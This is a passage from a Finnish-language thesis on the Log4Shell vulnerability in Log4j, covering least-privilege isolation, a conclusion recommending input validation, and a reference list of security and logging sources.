Ohjelmistokokonaisuuden pilkkomalla haavoittuvuutta hyödyntävä hyökkäys rajoittuu eristettyyn osaan ohjelmistoa, jolla ei ole kaikkia koko ohjelmiston tarvitsemia käyttöoikeuksia. Tämä rajoittaa hyökkäyksestä potentiaalisesti koituvat vahingot koskemaan vain niitä resursseja, joiden käyttöön haavoittuvaisella prosessilla on käyttöoikeudet. Esimerkiksi kuviossa 1 esitetyn skenaarion kohdepalvelimen tapauksessa voisi olla mielekästä pohtia, voitaisiinko muun muassa käyttäjätietojen kerääminen eristää muusta ohjelmasta sellaiseksi osaksi, jolla

ei ole oikeutta esimerkiksi ajaa kuorikomentoja.

5 Yhteenveto

Tutkielmassa käsiteltiin Log4Shell-nollapäivähaavoittuvuutta ja sen seurausten ennaltaehkäisemistä. Haavoittuvuus altistaa Log4j:n oletuskonfiguraatiota käyttävän, puutteellisesti käyttäjien syötteet tarkastavan sovelluksen mielivaltaisen koodin suorittamiselle. Hyökkääjä pystyy lokitettavaksi päätyvän merkkijonon kautta ohjastamaan tällaisen sovelluksen noutamaan ja suorittamaan tahtomaansa Java-koodia.

Ennaltaehkäisykeinoina esitetyt käyttäjän syötteen tarkastaminen sekä vähimpien oikeuksien periaatteen noudattaminen ovat yleisesti hyvänä pidettyjä ohjelmistoturvallisuuskäytänteitä. Ehdotettujen ennaltaehkäisykeinojen suunnittelemiseen ja toteuttamiseen liittyy toki haasteensa, mutta väistämättä herää kysymys, mistä syistä monet suuretkin haavoittuvuudelle altistuneet ohjelmistot on suunniteltu ja toteutettu huomioimatta siinä käytetyn kirjaston oletuskonfiguraatiota ohjelmistoturvallisuuden näkökulmasta.

Lähteet

"2021 CWE Top 25 Most Dangerous Software Weaknesses". 2022. Viitattu 16. huhtikuuta 2022. https://cwe.mitre.org/top25/archive/2021/2021_cwe_top25.html.

"Apache Log4j 2 User's Guide". 2022. Viitattu 22. maaliskuuta 2022. https://logging.apache.org/log4j/2.x/log4j-users-guide.pdf.

"Belgian Defence ministry network partially down following cyber attack". 2021. Viitattu 5. tammikuuta 2022. https://www.brusselstimes.com/198521/belgian-defence-ministry-network-partially-down-following-cyber-attack.

Bernaschina, Carlo, Marco Brambilla, Andrea Mauri ja Eric Umuhoza. 2017. "A big data analysis framework for model-based web user behavior analytics". Teoksessa *International Conference on Web Engineering,* 98–114. Springer.

Carter, Gerald. 2003. *LDAP System Administration: Putting Directories to Work.* O'Reilly Media, Inc.

Chen, Boyuan, ym. 2017. "Characterizing logging practices in java-based open source software projects–a replication study in apache software foundation". *Empirical Software Engineering* 22 (1): 330–374.

"CWE-20: Improper Input Validation". 2022. Viitattu 16. huhtikuuta 2022. https://cwe.mitre.org/data/definitions/20.html.

"CVE-2021-44228 Detail". 2022. Viitattu 4. huhtikuuta 2022. https://nvd.nist.gov/vuln/detail/CVE-2021-44228.

Eckersley, Peter. 2010. "How unique is your web browser?" Teoksessa *International Symposium on Privacy Enhancing Technologies Symposium,* 1–18. Springer.

Goodin, Dan. 2021. "The Internet's biggest players are all affected by critical Log4Shell 0-day". Viitattu 5. huhtikuuta 2022. https://arstechnica.com/information-technology/2021/12/the-critical-log4shell-zero-day-affects-a-whos-who-of-big-cloud-services/.

Gupta, Samudra. 2003. “Introduction to Application Logging”. Teoksessa *Logging in Java with the JDK 1.4 Logging API and Apache log4j,* 1–9. Berkeley, CA: Apress. ISBN: 978-1-4302-0765-8. https://doi.org/10.1007/978-1-4302-0765-8_1.

Howes, Tim, ja Mark Smith. 1997. *LDAP: Programming directory-enabled applications with lightweight directory access protocol.* Sams Publishing.

“Input Validation Cheat Sheet”. 2022. Viitattu 16. huhtikuuta 2022. https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html.

Khan, Rafiq Ahmad, Siffat Ullah Khan, Habib Ullah Khan ja Muhammad Ilyas. 2022. “Systematic Literature Review on Security Risks and its Practices in Secure Software Development”. *IEEE Access.*

Koutsonikola, Vassiliki, ja Athena Vakali. 2004. “LDAP: framework, practices, and trends”. *IEEE Internet Computing* 8 (5): 66–72.

Krohn, Maxwell N, Petros Efstathopoulos, Cliff Frey, M Frans Kaashoek, Eddie Kohler, David Mazieres, Robert Tappan Morris, Michelle Osborne, Steve VanDeBogart ja David Ziegler. 2005. “Make Least Privilege a Right (Not a Privilege).” Teoksessa *HotOS.*

“Lesson: Overview of JNDI”. 2022. Viitattu 29. tammikuuta 2022. https://docs.oracle.com/javase/tutorial/jndi/overview/index.html.

Liu, Hui, ja Hee Beng Kuan Tan. 2008b. “An approach for the maintenance of input validation”. *Information and Software Technology* 50 (5): 449–461.

———. 2008a. “Testing input validation in web applications through automated model recovery”. *Journal of Systems and Software* 81 (2): 222–233.

Roumani, Yaman. 2021. “Patching zero-day vulnerabilities: an empirical analysis”. *Journal of Cybersecurity* 7, numero 1 (marraskuu). https://doi.org/10.1093/cybsec/tyab023.

Saltzer, Jerome H, ja Michael D Schroeder. 1975. “The protection of information in computer systems”. *Proceedings of the IEEE* 63 (9): 1278–1308.

Seacord, Robert C. 2002. “Replaceable components and the service provider interface”. Teoksessa *International Conference on COTS-Based Software Systems,* 222–233. Springer. https://doi.org/10.1007/3-540-45588-4_21.

Seligman, Scott, Rosanna Lee ja Vincent Ryan. 1999. “Schema for Representing Java(tm) Objects in an LDAP Directory”. https://doi.org/10.17487/RFC2713.

Shang, Weiyi, Zhen Ming Jiang, Bram Adams, Ahmed E Hassan, Michael W Godfrey, Mohamed Nasser ja Parminder Flora. 2014. “An exploratory study of the evolution of communicated information about the execution of large software systems”. *Journal of Software: Evolution and Process* 26 (1): 3–26.

Thomas, Todd M. 2002. *Java data access: JDBC, JNDI, and JAXP*. M & T Books.

Yan, Tao, Qi Deng, Haozhe Zhang, Yu Fu, Josh Grunzweig, Mike Harbison ja Robert Falcone. 2021. “Another Apache Log4j Vulnerability Is Actively Exploited in the Wild (CVE-2021-44228)”. Viitattu 13. huhtikuuta 2022. https://arstechnica.com/information-technology/2021/12/the-critical-log4shell-zero-day-affects-a-whos-who-of-big-cloud-services/.

Yuan, Ding, Jing Zheng, Soyeon Park, Yuanyuan Zhou ja Stefan Savage. 2012. “Improving software diagnosability via log enhancement”. *ACM Transactions on Computer Systems (TOCS)* 30 (1): 1–28.

Zeilenga, Kurt. 2006. “Lightweight Directory Access Protocol (LDAP): Directory Information Models”, kesäkuu. https://doi.org/10.17487/RFC4512.

Zugec, Martin. 2021. “Technical Advisory: Zero-day critical vulnerability in Log4j2 exploited in the wild”. Viitattu 13. huhtikuuta 2022. https://businessinsights.bitdefender.com/technical-advisory-zero-day-critical-vulnerability-in-log4j2-exploited-in-the-wild.